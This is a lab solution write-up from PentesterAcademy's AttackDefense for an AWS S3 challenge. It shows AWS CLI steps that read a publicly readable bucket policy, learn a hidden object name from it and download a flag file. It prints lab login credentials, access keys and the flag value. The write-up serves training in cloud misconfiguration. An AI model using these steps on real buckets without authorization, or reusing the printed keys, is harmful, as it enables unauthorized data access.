ATTACK DEFENSE


by PentesterAcademy

Name	Readable Bucket Policy
URL	https://attackdefense.com/challengedetails?cid=2301
Type	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


Step 1: Configure AWS CLI with the given AWS access credentials.



Access Credentials to your AWS lab Account

Login URL	https://517664638639.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad5sKZlUfDEm9izo
Access Key ID	AKIAXRBZXQ2XU3HQHPN6
Secret Access Key	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


Command: aws configure



```
⚡ root@Kali ~ aws configure
AWS Access Key ID [****************HPN6]: AKIAXRBZXQ2XU3HQHPN6
AWS Secret Access Key [****************Tdk3]: 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
Default region name [us-east-1]:
Default output format [None]:
⚡ root@Kali ~
```

Step 2: Check S3 buckets.


Command: aws s3api list-buckets



```
⚡ root@Kali ~ aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "s3-readable-policy-517664638639",
            "CreationDate": "2021-03-12T14:51:03.000Z"
        }
    ],
    "Owner": {
        "DisplayName": "jeswincloud+1615507288742",
        "ID": "256f190e558e4077b2e4cd7a3d15e03ebc650641aa6a33e6c919d7d88842da35"
    }
}
⚡ root@Kali ~
```

Step 3: Check objects present in S3 bucket.

Command: aws s3api list-objects --bucket <bucket-name>




```
⚡ root@Kali ~ aws s3api list-objects --bucket s3-readable-policy-517664638639

An error occurred (AccessDenied) when calling the ListObjects operation: Access Denied
✘ ⚡ root@Kali ~
```


Cannot list objects due to insufficient permissions.

Step 4: Check bucket policy.

Command: aws s3api get-bucket-policy --bucket <bucket-name> --output text | python -m json.tool



```
⚡ root@Kali ~ aws s3api get-bucket-policy --bucket s3-readable-policy-517664638639 --output text | python -m json.tool
{
    "Statement": [
        {
            "Action": "s3:GetBucketPolicy",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-readable-policy-517664638639"
        },
        {
            "Action": "s3:List*",
            "Effect": "Deny",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-readable-policy-517664638639"
        },
        {
            "Action": "s3:GetObject",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-readable-policy-517664638639/this-is-flag"
        }
    ],
    "Version": "2012-10-17"
}
⚡ root@Kali ~
```




```
        {
            "Action": "s3:GetObject",
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Resource": "arn:aws:s3:::s3-readable-policy-517664638639/this-is-flag"
        }
    ],
    "Version": "2012-10-17"
}
⚡ root@Kali ~
```


Object name revealed in bucket policy.

Step 5: Download and read “this-is-flag” object from the bucket.

Commands:
aws s3 cp s3://<bucket-name>/this-is-flag ./
cat this-is-flag



```
⚡ root@Kali  ~  aws s3 cp s3://s3-readable-policy-517664638639/this-is-flag .
download: s3://s3-readable-policy-517664638639/this-is-flag to ./this-is-flag
⚡ root@Kali  ~ 
```



```
⚡ root@Kali  ~  cat this-is-flag
643a3866a6a360a70219f7e387a1e528
⚡ root@Kali  ~ 
```

FLAG: 643a3866a6a360a70219f7e387a1e528

Successfully retrieved flag.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)